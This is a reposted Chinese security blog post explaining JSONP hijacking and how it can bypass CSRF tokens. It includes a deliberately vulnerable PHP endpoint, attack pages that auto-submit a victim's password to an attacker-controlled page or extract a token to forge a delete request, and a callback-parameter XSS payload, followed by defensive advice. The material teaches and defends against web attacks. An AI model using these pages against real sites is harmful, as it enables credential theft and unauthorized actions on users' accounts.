

jsonp劫持漏洞

转载

[purpledragon9527](#) 于 2020-04-14 13:37:20 发布 2229 收藏 3

原文链接: <https://xz.aliyun.com/t/5143>

版权

原文<https://xz.aliyun.com/t/5143>

第一次遇到了jsonp劫持漏洞，并且通过此漏洞绕过token进行成功的csrf攻击，仅以此文进行记录分享。

JSONP

什么是jsonp?

Jsonp(JSON with Padding) 是 json 的一种"使用模式", 可以让网页从别的域名(网站)那获取资料, 即跨域读取数据。

JSONP的语法和JSON很像, 简单来说就是在JSON外部用一个函数包裹着。JSONP基本语法如下:

```
callback({ "name": "kwan" , "msg": "获取成功" });
```

JSONP原理就是动态插入带有跨域url的<script>标签, 然后调用回调函数, 把我们需要的json数据作为参数传入, 通过一些逻辑把数据显示在页面上。

常见的jsonp形式类似:

```
http://www.test.com/index.html?jsonpcallback=hehe
```

传过去的hehe就是函数名, 服务端返回的是一个函数调用, 可以理解为: evil就是一个函数, (["customername1","customername2"])就是函数参数, 网站前端只需要再编写代码处理函数返回的值即可。

jsonp劫持漏洞

漏洞很简单, 在本地复现一下。

【JSONP_callback.php】: jsonp接口, 返回用户的账户密码(简单起见, 就直接写死返回值了)

```
<?php
    header('Content-type: application/json');
    $callback = $_GET["callback"];
    //json数据
    $json_data = '{"customername1":"user1","password":"12345678}';
    //输出jsonp格式的数据
    echo $callback . "(" . $json_data . ")";
?>
```

请求该接口并加上callback=hello, 返回值如下

The image shows a browser's developer tools interface with two panels: Request and Response.

Request Panel:

- Raw: GET /JSONP_callback.php?callback=hello HTTP/1.1
- Host: localhost
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0)
- Gecko/20100101 Firefox/66.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1
- X-Forwarded-For: 127.0.0.1

Response Panel:

- Raw: HTTP/1.1 200 OK
- Date: Sun, 28 Apr 2019 07:03:14 GMT
- Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
- X-Powered-By: PHP/5.4.45
- Content-Length: 54
- Connection: close
- Content-Type: application/json

The response body contains the following JSONP-style output:

```
hello({"username":"user1","password":"12345678"})
```


At the bottom of the interface, there are search bars for both panels, each showing "0 matches". The status bar at the bottom right indicates "264 bytes | 150 millis".

在返回值开头中可见hello，如果我们修改callback的值为其他值，此处的返回值也会相应改变。我们可以劫持callback参数，自己构造callback处理函数，受害者点击我们伪造的链接后，向真正的jsonp接口发起请求，请求得到数据的处理方式由我们自己的callback处理函数处理，由此可以达到劫持目的。

比如，我们编写如下攻击页面：

```
<html>
<head>
<title>test</title>
<meta charset="utf-8">
<script type="text/javascript">
function hehehe(obj){
    alert(obj["password"]);
    var myForm = document.createElement("form");
    myForm.action="http://localhost/JSONP_redirect.php";
    myForm.method = "GET";
    for ( var k in obj) {
        var myInput = document.createElement("input");
        myInput.setAttribute("name", k);
        myInput.setAttribute("value", obj[k]);
        myForm.appendChild(myInput);
    }
    document.body.appendChild(myForm);
    myForm.submit();
    document.body.removeChild(myForm);
}
</script>
</head>
<body>
<script type="text/javascript" src="http://localhost/JSONP_callback.php?callback=hehehe"></script>
</body>
</html>
```

用户访问此页面后，会自动去请求JSONP_callback.php，返回值会进入hehehe函数进行处理，在hehehe函数中，会弹出密码值、创建表单自动提交用户密码到攻击者服务器、最后重定向到百度。实际效果如下：



删除弹窗之后，攻击过程对受害者就是完全不可见的。

绕过token防护进行csrf攻击


JSONP劫持其实是属于CSRF攻击范畴的，毕竟要拿到敏感数据是需要用户登陆并点击的，所以JSONP劫持是CSRF攻击的一种手段。既然属于CSRF攻击范畴，那么JSONP劫持所作的自然也不止是读取敏感信息（其实在这点上，单独的csrf攻击还不好去读取敏感数据），利用JSONP还可以在某些情况下绕过csrf常见防护形式之一的token防护。

如开头所说，我上周成功利用了JSONP劫持来完成了一次csrf攻击，我以此例来说明如果通过JSONP绕过token防护进行csrf攻击。

首先，在目标站上的请求中我发现总是有参数jscallback和htmlcallback，所以我在一个返回敏感信息的url后面添加了这2个参数，发现均有返回，成功确认此处有jsonp劫持漏洞，然后，我开始去寻找更多的jsonp接口，出乎意料的是，我发现在整个网站上都存在jsonp劫持，而不是单纯在某个连接上。我猜测这一情况的原因是网站每个页面上的通用代码出了问题，或者是某个js文件出了问题。我查看了几个页面的源代码，发现可能是第一种原因，我在这些源码找到了多个jscallback和htmlcallback。有了jsonp之后，我像上面一样编写攻击页面来获取敏感信息。

然后在对关键操作进行csrf漏洞挖掘的时候，我发现在表单中有个隐藏的token值，灵光一闪！既然全站都有jsonp，我为什么不在这个操作页面通过jsonp获取到整个页面代码，读取其中的token值，再构造完整的表单，自动提交即可完成csrf攻击！完美的操作。

说干就干，确定这个页面的jsonp没有问题(这儿的图截错了，忘了改callback参数值):



编写攻击页面的代码如下：

```

<html>
<head>
<title>test</title>
<meta charset="utf-8">
</head>
<body>
<div id="test"></div>
<script type="text/javascript">
function test(obj){
    // 获取对象中的属性值
    var content = obj['html']
    // 正则匹配出参数值
    var token=content.match('token = "(.*?)"')[1];
    // 添加表单节点
    var parent=document.getElementById("test");
    var child=document.createElement("form");
    child.method="POST";
    child.action="http://vuln.com/del.html";
    child.id="test1"
    parent.appendChild(child);
    var parent_1=document.getElementById("test1");
    var child_1=document.createElement("input");
    child_1.type="hidden";child_1.name="token";child_1.value=token;
    var child_2=document.createElement("input");
    child_2.type="submit";
    parent_1.appendChild(child_1);
    parent_1.appendChild(child_2);
}
</script>
<script type="text/javascript" src="http://vuln.com/caozuo.html?htmlcallback=test"></script>
</body>
</html>

```

htmlcallback返回一个对象obj，以该对象作为参数传入test函数，操作对象中属性名为html的值，正则匹配出token，再加入表单，自动提交表单完成操作，用户点击该攻击页面即收到csrf攻击。

在一个功能点完成csrf攻击后，我基本可以基于此，完成全站的csrf攻击。

但是，在操作另一个功能点时，发现该功能点还进行referer验证，需要绕过referer。绕过referer也是csrf攻击中常见的场景了，常见绕过方法：

- 空referer
- referer过滤不严谨

这几天我还看到了一个方法，没有试验过：[使用request merging bypass referer\(jsonp\)检测](#)

可以看到，想要通过jsonp劫持来绕过token进行csrf还是挺麻烦的，条件太多：

1. 有jsonp劫持
2. 能在源码里找到token
3. 没有referer防护

jsonp除了连打csrf之外，还可以连打xss，即把callback参数值写成xss payload：

```
?callback=<script>alert()</script>
```

防护建议

摘自:http://blog.knownsec.com/2015/03/jsonp_security_technic/

- 1、严格安全的实现 CSRF 方式调用 JSON 文件：限制 Referer 、部署一次性 Token 等。
- 2、严格安装 JSON 格式标准输出 Content-Type 及编码（ Content-Type : application/json; charset=utf-8 ）。
- 3、严格过滤 callback 函数名及 JSON 里数据的输出。
- 4、严格限制对 JSONP 输出 callback 函数名的长度(如防御上面 flash 输出的方法)。
- 5、其他一些比较“猥琐”的方法：如在 Callback 输出之前加入其他字符(如：/**/、回车换行)这样不影响 JSON 文件加载，又能一定程度预防其他文件格式的输出。还比如 Gmail 早起使用 AJAX 的方式获取 JSON ，听过在输出 JSON 之前加入 while(1) ;这样的代码来防止 JS 远程调用

参考

http://blog.knownsec.com/2015/03/jsonp_security_technic/

<https://xz.aliyun.com/t/176>

<https://www.leavesongs.com/HTML/sina-jsonp-hijacking-csrf-worm.html>

<https://www.colabug.com/3885838.html>

http://docs.ioin.in/writeup/threathunter.org/_topic_59a9329cec721b1f1966ea2e/index.html